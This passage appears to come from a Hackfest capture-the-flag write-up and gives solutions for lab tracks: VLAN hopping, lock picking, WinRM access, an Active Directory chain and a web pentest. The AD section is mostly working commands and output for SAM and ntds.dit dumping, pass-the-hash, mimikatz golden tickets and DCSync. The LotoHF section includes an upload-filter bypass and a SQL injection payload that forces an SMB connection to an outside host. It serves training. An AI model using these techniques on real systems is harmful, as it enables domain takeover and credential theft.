# ip link set dev ethX.669 up
```

At that point, one could talk with the switch on VLAN 669, scan the network, and find the network share with crunch information.

Hydro03

To unlock the server room, the player had to use the lock picking kit. The challenge was based on 3 padlocks, with 3 different difficulty levels to unlock it.

The padlock could be opened by using a rake pick and a torsion tool to simulate a key. Rotational pressure was applied on your torsion tool so the cylinder is under pressure to turn. This was to hold unlocked pins in place until all of them were free. With a rocking motion, it was possible to lift the pin to the shear line, one at time. One could also listen for a click as the cylinder rotated forward slightly, stopping at the next pin.

One all the padlocks were opened, the participant had access to a network diagram with IP address of the remote server and a username.

Figure 13 - Lock picking tools




Figure 14 - Lock Picking Examples

Hydro04

After collecting information in previous tracks, the player had a username and password as well as the IP of a remote server. Its remote desktop port was activated, but they had two factor authentication (2FA) with Duo Security. Duo Security is a vendor of cloud-based 2FA services. When players tried to connect to RDP, they couldn't connect because of the second factor.

The server has Windows Remote Management (WinRM) configured and activated. WinRM protocol specification provides a common way for systems to access and exchange management information across an IT infrastructure.

Solution

Participants had to scan with network tools what port were open on servers. Once they had found the port of WinRM service (47001), they had to use PowerShell to connect into a server with the proper credentials that were found from previous tracks.

```
Get-Service WinRM
Enable-PSRemoting
Set-Item WSMan:\localhost\Client\TrustedHosts *
Enter-PSSession -ComputerName 172.28.18.66  -
Credential UsernameReferences:
```

References:

HYDRO 1 **Vir**tual LAN Security: weaknesses and countermeasures, SANS Institute, Available here

HYDRO 2 Hacking Layer 2: Fun with Ethernet Switches, Sean Convery, Cisco Systems, Blackhat 2002, Available here

HYDRO 3 Switch's CAM Table Poisoning Attack: Hands-on Lab Exercises for Network Security Education, Zouheir Trabelsi, UAE University, Available here

HYDRO 4 Ten Things Everyone Should Know About Lockpicking & Physical Security, Deviant Ollam, Blackhat 2008, Available here

POP□a□PIPE INDUSTRY

Author(s): Stéphane Sigmen
Company description: Windows AD exploits
Category: Windows Exploitation
Number of flags: 11
Points/Cash: 2450/28 000
Number of black market items: 2

The Inspiration

Still today, too many enterprises do not protect accounts with high privilege and distribute local and domain admin privileges like candy.

The Scenario

Starting with local administrator from local server on DEV.pipeline.local child domain, player had to find his way to pwn the domain controller (DC) in the root domain Pipeline.local without any exploit … just with credential abuse and some thinking.

Make it happen

After a lack of inspiration for many months, Stéphane finally decided on challenge objectives and started to plan the infrastructure and put everything together for your fun and profit.

Track overview

Challenge	Where	Objective	Flag location	Points
pipe01	pcap	smb extract zip file	flag.txt in zip (pcap extract)	50
pipe02	Linux Server	Pwn LameRescue (pass = addition of all numbers on screen)	pwn service give flag	100
pipe03	Zip	Extract hash from offline SAM - Server01	SAM in zip (pcap extract)	100
pipe04	Server01.dev	PTH - Connect Server01 avec admin hash	c:\flag.txt	150
pipe05	Server01.dev	Dump hash from live SAM - Server01	Server01 live SAM	150
pipe06	Server01.dev	Extract hash from offline ntds.dit - dcbeta	c:\Backup_DC	200
pipe07	DCBeta.dev	Golden ticket - connect DCBeta	c:\flag.txt	300
pipe08	DCBeta.dev	Dump hash from live DC - DcBeta	DcBeta live NTDS.DIT	300
pipe09	DCAlpha	DCSync - Dumphash from live DC - DcAlpha	DcAlpha live NTDS.DIT	400
pipe10	DCAlpha	Golden ticket - connect DCAlpha	c:\flag.txt	500
pipe11	DCHidden	Connect with hiddendom user	c:\flag.txt	200

Table 1 - Pop-a-pipe flag list




Figure 15 - Pop-a-pipe diagram

Solution

Pipe01 - Smb extract zip file

1) Download pipeline_corp.pcap from scoreboard
2) Extract file from smb stream
    - Wireshark
    - File --> Export Objects --> SMB/SMB2
    - Extract Pipeline_Private.zip
3) Get the flag in zip file

```
unzip Pipeline_Private.zip
…
flag.txt
system.save
sam.save
security.save
```

```
cat flag.txt
FLAGoTd6mkNfT0qdQZH5xMZK
```

This dump comes from server01.dev.pipeline.local(172.28.17.80)

Pipe02 - Pwn LameRescue

1) Find the service in the pcap file and figure out the password pattern
    - In Wireshark, follow the TCP stream of 3 connections to 172.28.17.81
    - Find Pattern of the password
    - connect to 172.28.17.81

```
Welcome to Lame Rescue console.

Timestamp: 28-10-2015 20:05:11
Unlock Code: 59615

Enter the password: 61704
The FLAG is ***********
```

2) Calculate and enter the password

```
password = addition of all number on the
screen in this connection, password = 28 +
10 + 2015 + 20 + 05 + 11 + 59615 = 61704
```

3) Enter the good password and receive the flag

```
FLAGQ3RBc95fYPFXuFxPX2Qs
```

Pipe03 - Extract hash from offline SAM - Server01

1) unzip Pipeline_Private.zip downloaded from scoreboard

```
unzip Pipeline_Private.zip
…
flag.txt
system.save
sam.save
security.save
```

2) Extract users and hashes from SAM file

```
pwdump system.save sam.save

Administrator:500:aad3b435b51404eeaad3b435b
51404ee:5a2375805a5ffe92edbfffcec89953a7:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:
31d6cfe0d16ae931b73c59d7e0c089c0:::

Srv01OfflineUserflag:1004:aad3b435b51404eea
ad3b435b51404ee:60b7dbbb8edfd502ea2d98581f2
5d66d:::
```

3) Submit NTLM hash of Srv01OfflineUserflag as the flag

```
python -c "print
\"60b7dbbb8edfd502ea2d98581f25d66d\".upper(
)"

60B7DBBB8EDFD502EA2D98581F25D66D   <-- FLAG
```

Pipe04 - PTH - Connect Server01 with admin hash

1) Connect to Server01 using pass the hash

```
pth-smbclient -U
administrator%aad3b435b51404eeaad3b435b5140
4ee:5a2375805a5ffe92edbfffcec89953a7
//172.28.17.80/c$
get flag.txt


cat flag.txt

FLAG0FJWTgLyLZCUvyHA11pk
```

Are you sure backup file contains up to date list of users accounts? Backup folder should be interesting too.

Pipe05 - Dump hash from live SAM - Server01

1) Connect to server01 using admin hash

```
Wmiexec.py -debug -hashes
aad3b435b51404eeaad3b435b51404ee:5a2375805a
5ffe92edbfffcec89953a7
administrator@172.28.17.80
```

2) Get files to extract password hashes from SAM

```
md test
cd test
reg save hklm\system system.save
reg save hklm\sam sam.save
exit

pth-smbclient -U
administrator%aad3b435b51404eeaad3b435b5140
```

```
4ee:5a2375805a5ffe92edbfffcec89953a7
//172.28.17.80/c$


cd test
get system.save
get sam.save
exit
```

3) Extract hashes from SAM file

```
pwdump system.save sam.save

Administrator:500:aad3b435b51404eeaad3b435b
51404ee:5a2375805a5ffe92edbfffcec89953a7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:
31d6cfe0d16ae931b73c59d7e0c089c0:::
Srv01LiveUserFlag:1005:aad3b435b51404eeaad3
b435b51404ee:9b806fdd0f276750e0eb4c65e9c661
2d:::
```

4) Submit Srv01LiveUserFlag hash as flag

```
python -c "print
\"9b806fdd0f276750e0eb4c65e9c6612d\".upper(
)"

9B806FDD0F276750E0EB4C65E9C6612D <--- FLAG
```

Pipe06 - Extract the hash from offline ntds.dit – dcbeta

1) Get the backup file from server01 and extract

```
pth-smbclient -U
administrator%aad3b435b51404eeaad3b435b5140
4ee:5a2375805a5ffe92edbfffcec89953a7
//172.28.17.80/c$
```

```
cd BACKUP_DEV\
get backup_DEVdomainDC.zip
exit

unzip backup_DEVdomainDC.zip
```

2) Extract users and hashes from the NTDS.dit file

```
esentutl.py ./Windows/NTDS/ntds.dit export
-table datatable | grep -E
"ATTk590689|ATTm3|ATTm590045|ATTm590045|ATT
r589970|ATTk589914|ATTk589879|ATTk589984|AT
Tk589918" > outfile.txt

./ImpDump/impdump.py
./Windows/System32/config/SYSTEM
outfile.txt > CREDS.txt

------CREDS.txt -------------------------

Administrator:500:aad3b435b51404eeaad3b435b
51404ee:59fc0f884922b4ce376051134c71e22c:::
DCBETA$:1001:aad3b435b51404eeaad3b435b51404
ee:924612b07d980aa934adf1e943bbc754:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee
:37e92cc2414a2322b571638f119d9eda:::
PIPELINE$:1104:aad3b435b51404eeaad3b435b514
04ee:0ac8a27a4a8fc61e8c7e776c65540deb:::
SERVER01$:1105:aad3b435b51404eeaad3b435b514
04ee:b943337179ddea891bb876c28042dfc3:::
DevBakUserFlag:1106:aad3b435b51404eeaad3b43
5b51404ee:4aa1b027934bd47a956aa8b636d9aa41:
::
```

3) Submit DevBakUserFlag hash as flag:

4aa1b027934bd47a956aa8b636d9aa41

Pipe07 - Golden ticket - connect DCBeta

1) Connect to Server01

2) Upload mimikatz on Server01

3) Generate a golden ticket for DEV domain

You need:

- Domain name FQDN
- Domain SID
- krbtgt ntlm hash (from pipe6 ntds.dit extraction)

3-a) Domain name FQDN

```
reg query "HKLM\SYSTEM\ControlSet001\Control\Lsa\CachedMachineNames"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa\CachedMachineNames
   NameUserPrincipal      REG_SZ  SERVER01$@dev.pipeline.local
```

Domain name FQDN = dev.pipeline.local

3-b) Domain SID

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\GroupMembership"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\GroupMembership
   Group0  REG_SZ  S-1-5-32-544
   Group1  REG_SZ  S-1-1-0
   Group2  REG_SZ  S-1-5-32-545
```

```
    Group3  REG_SZ  S-1-5-2
    Group4  REG_SZ  S-1-5-11
    Group5  REG_SZ  S-1-5-15
    Group6  REG_SZ  S-1-5-21-4170814220-209374837-2631100885-1104
    Group7  REG_SZ  S-1-5-21-4170814220-209374837-2631100885-515
    Group8  REG_SZ  S-1-18-1
    Group9  REG_SZ  S-1-16-16384
    Count   REG_DWORD      0xa
```

S-1-5-21-4170814220-209374837-2631100885-1104 = SID of Server01 in DEV Domain

S-1-5-21-4170814220-209374837-2631100885-515 = SID of group "Domain Computers" in DEV Domain

Domain SID = S-1-5-21-4170814220-209374837-2631100885

3-c) krbtgt ntlm from Pipe07

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:37e92cc2414a2322b571638f119d9eda
```

4) Generate Golden ticket. Start mimikatz

```
kerberos::golden /user:administrator
/domain:dev.pipeline.local
/krbtgt:37e92cc2414a2322b571638f119d9eda
/sid:S-1-5-21-4170814220-209374837-2631100885 /ticket:dev.ticket
-------------
User      : administrator
Domain    : dev.pipeline.local
SID       : S-1-5-21-4170814220-209374837-2631100885
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 52c8621320d9f4ee8d007eec12bb716f - rc4_hmac_nt
Lifetime  : 12/13/2015 12:24:00 AM ; 12/10/2025 12:24:00 AM ; 12/10/2025 12:24:00 AM
-> Ticket : dev.ticket

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK
```

```
mimikatz # kerberos::ptt dev.ticket
0   - File 'dev.ticket' : OK
```

5) Get the flag from DCbeta. From command shell

```
type \\dcbeta\c$\flag.txt
FLAGYSByxqVZ0OKsKSljIEoH
```

Pipe08 - Dump hash from live DC – DcBeta

1) Use the same shell with injected golden ticket from Pipe07

2) Find interesting users

```
wmic useraccount where (domain='dev') get name,sid
---------------
Name              SID
Administrator  S-1-5-21-4170814220-209374837-2631100885-500
Guest             S-1-5-21-4170814220-209374837-2631100885-501
krbtgt            S-1-5-21-4170814220-209374837-2631100885-502
SuperUserFlag  S-1-5-21-4170814220-209374837-2631100885-1106
```

3) Extract SuperUserFlag hash from AD. From mimikatz

```
mimikatz # lsadump::dcsync /user:dev\SuperUserFlag /domain:dev.pipeline.local
--------------------
[DC] 'dev.pipeline.local' will be the domain
[DC] 'DCBETA.dev.pipeline.local' will be the DC server

[DC] 'dev\SuperUserFlag' will be the user account

Object RDN         : SuperUserFlag

** SAM ACCOUNT **

SAM Username       : SuperUserFlag
User Principal Name  : SuperUserFlag@dev.pipeline.local
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 12/13/2015 11:13:44 AM
Object Security ID   : S-1-5-21-4170814220-209374837-2631100885-1107
Object Relative ID   : 1107

Credentials:
Hash NTLM: e4118fd4a90256685141d9dc268b4cdb
   ntlm- 0: e4118fd4a90256685141d9dc268b4cdb
   lm  - 0: 137e787a163d4ce3470801ecec7362ec

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
   Default Salt : DEV.PIPELINE.LOCALSuperUserFlag
   Default Iterations : 4096
   Credentials
   aes256_hmac    (4096) : 89e4c9d35badb27ba700124d7f53a121a810cc2a0cd8564b6466f5fdebbabcea
   aes128_hmac    (4096) : e2fa6c36ce76c5d57b88aaf0fc404e7e
   des_cbc_md5    (4096) : 3eb9fdb33179dfc4

* Primary:Kerberos *
   Default Salt : DEV.PIPELINE.LOCALSuperUserFlag
   Credentials
   des_cbc_md5    : 3eb9fdb33179dfc4
…
```

4) Submit SuperUserFlag NTLM hash as flag: **e4118fd4a90256685141d9dc268b4cdb**

Pipe09 - DCSync - Dumphash from live DC – DcAlpha

1) Connect on Server01

2) Upload mimikatz on Server01

3) Generate golden ticket for Pipeline root domain

You need:

- Domain name FQDN (already got it from Pipe07)
- Domain SID (already got it from Pipe07)
- krbtgt ntlm hash (from Pipe06 ntds.dit extraction)
- Pipeline.local root domain “Enterprise Admin” group SID

3-d) Find Pipeline.local root domain SID. From shell with injected golden ticket (Pipe07)

```
wmic useraccount where (domain='pipeline') get name,sid
----------------------
Name           SID
Administrator  S-1-5-21-4011282576-56695487-455456235-500
Guest          S-1-5-21-4011282576-56695487-455456235-501
krbtgt         S-1-5-21-4011282576-56695487-455456235-502
GODUserFlag    S-1-5-21-4011282576-56695487-455456235-1106
```

Pipeline.local SID = S-1-5-21-4011282576-56695487-455456235

Pipeline.local “Enterprise Admin” group SID = S-1-5-21-4011282576-56695487-455456235-519 (**Standard SID always -519**)

4) Create a golden ticket and add pipeline Enterprise Admin group to it. From mimikatz.

```
kerberos::golden /user:administrator
/domain:dev.pipeline.local
/krbtgt:37e92cc2414a2322b571638f119d9eda
/sid:S-1-5-21-4170814220-209374837-2631100885 /sids:S-1-5-21-4011282576-56695487-455456235-
519  /ticket:pipeline.ticket
----------------------------
User      : administrator
Domain    : dev.pipeline.local
SID       : S-1-5-21-4170814220-209374837-2631100885
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-4011282576-56695487-455456235-519 ;
ServiceKey: 52c8621320d9f4ee8d007eec12bb716f - rc4_hmac_nt
Lifetime  : 12/13/2015 12:27:12 AM ; 12/10/2025 12:27:12 AM ; 12/10/2025 12:27:12 AM
-> Ticket : pipeline.ticket

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
------------------------------------

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::ptt pipeline.ticket
0 - File 'pipeline.ticket' : OK
```

6) Dump GodUserFlag ntlm hash using DCsync

```
mimikatz # lsadump::dcsync /user:pipeline\goduserflag /domain:pipeline.local
-----------------
[DC] 'pipeline.local' will be the domain
[DC] 'DCALPHA.pipeline.local' will be the DC server

[DC] 'pipeline\goduserflag' will be the user account

Object RDN        : GODUserFlag

** SAM ACCOUNT **

SAM Username      : GODUserFlag
User Principal Name  : GODUserFlag@pipeline.local
Account Type      : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 12/13/2015 11:30:18 AM
Object Security ID   : S-1-5-21-4011282576-56695487-455456235-1106
Object Relative ID   : 1106

Credentials:
Hash NTLM: 5cd5ac600d2904910c8a6efa3520cd10
   ntlm- 0: 5cd5ac600d2904910c8a6efa3520cd10
   lm  - 0: b45d9477b0710107ea52aad099851438

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
   Default Salt : PIPELINE.LOCALGODUserFlag
   Default Iterations : 4096
   Credentials
   aes256_hmac    (4096) : effbe98f23dbf698b1b3290aadebf6cb74241e314db6c0eb5d4c3543b778a93d
   aes128_hmac    (4096) : 0fc0a49aeb5e08d39582a0d323d5a42c
   des_cbc_md5    (4096) : fe548504fd384f0e
…...
```

7) Submit GodUserFlag NTLM hash as flag: **5cd5ac600d2904910c8a6efa3520cd10**

Pipe10 - Golden ticket - connect DCAlpha

1) In command shell from Pipe09 with golden ticket

```
type \\dcalpha\c$\flag.txt

FLAGu6HYwtkpnReVfWeHrBse
```

Pipe11 - Connect with hiddendom user

1) Use the same shell with injected golden ticket from Pipe07

2) Find interesting users

```
wmic useraccount where (domain='dev') get name,sid
---------------
Name              SID
Administrator  S-1-5-21-4170814220-209374837-2631100885-500
Guest             S-1-5-21-4170814220-209374837-2631100885-501
krbtgt            S-1-5-21-4170814220-209374837-2631100885-502
SuperUserFlag  S-1-5-21-4170814220-209374837-2631100885-1106
Hiddendomuser S-1-5-21-4170814220-209374837-2631100885-1107

3) list trusted domains
nltest /domain_trusts
---------
List of domain trusts:
0: PIPELINE pipeline.local
1: HIDDEN hidden.local
2: DEV dev.pipeline.local
```

4) get **Hiddendomuser** ntlm hash (see dcsync technique Pipe08)

5) Connect to Server01 using pass the hash

```
pth-smbclient -U hiddendomuser%aad3b435b51404eeaad3b435b51404ee:5a2375805a5ffe92edbfffcec89953a7
//172.28.17.130/c$

get flag.txt

cat flag.txt

FLAGH1iq8NEN7n4OoWFLMzse
```

LOTOHF

Author(s): Cédrick Chaput
Company description: Loto Hackfest sale lottery products in his casino
Category: Pentest
Number of flags: 4
Points/Cash: 1000/35 000
Number of black market items: 2

The inspiration

Everything started with the idea of a casino on the top of the mountain from the Hackfest city Model.

The scenario

LotoHF was one of the CTF companies ready to get hacked. All the scenario part was put on the web page. We did put a casino on the model with a nice screen to display the scoreboard news

Make it happen

All the challenges were planned 2 months before Hackfest. This challenge was built 2 weeks before and tested 1 week before.

Test, test, test again and hope for the best

It was not complicated to test, but one important point was to be sure that the track was clear and that the players knew what to do.

Show time

A lot of people worked on the challenge and had a lot of fun! The only glitch is that the players were on the same webserver. Some players were killing other players' sessions and others were using the shell-codes of other players. We'll work on that.

Fun fact: One of the participants uploaded his university bill on lotohf01

Solution

lotohf01

First step was to upload a PHP file in the careers page. There were 2 security features:

- Content-Type : Checks if it equals application/pdf
- File extension : Checks if extension is not "php"

The way to bypass this filter was to send a file with a "php3" extension (.php is not the only executable extension) and modify the Content-Type with a proxy like BurpSuite. With this, it was possible to upload malicious code.

lotohf02

Once the player had access to the web server filesystem, a SSH key pair could be found in the directory /home/backup/. There was a DNAT on the firewall port 2205 to connect directly the backup box.

lotohf03

With a SSH proxy, the player was able to scan the LAN subnet and find an Active Directory Domain Controller, an internal web server and a bunch of computers. One of the computers had an SMB share with anonymous authentication enabled. On that share there was a list of users and some documentation about how to create users. In these documents, one could find the default user's password: Password123$. With this password, all that remained was to brute force all users. kekea01 was the user that didn't change their password. With this domain user account, the player was able to log on the intranet web page.

lotohf04

The last flag was a little bit trickier. The intranet was vulnerable to SQLi, but there was no interesting information in the database. The goal was to find the MS-SQL service account. The particularity of MS-SQL is that it can read on UNC paths (\\server\share\). Using SQL injection the player was able to fetch your server and do a SMB-Relay attack to catch the NTLM hash. With john, it was possible to crack the hash using the rockyou word list. Here's an example of SQL injection:

```
%' UNION SELECT BulkColumn FROM OPENROWSET
(BULK '\\172.28.73.12\sql', SINGLE_CLOB)
MyFile; --
```

Once the password was cracked, the player was able to get the flag on the domain controller share named SQL.




Figure 16 - LotoHF Diagram

PHENIX

Author(s): Franck Desert (Hiddenman – got to change to Phenix next year)
Company description: Phenix Corp - PHENIX = **P**lateform **H**igh **E**nable **N**etwork **I**nfected e**X**perience
Category: Virus Analysis
Number of flags: 6
Points/Cash: 2000/25 000
Number of black market items: 1

The Inspiration

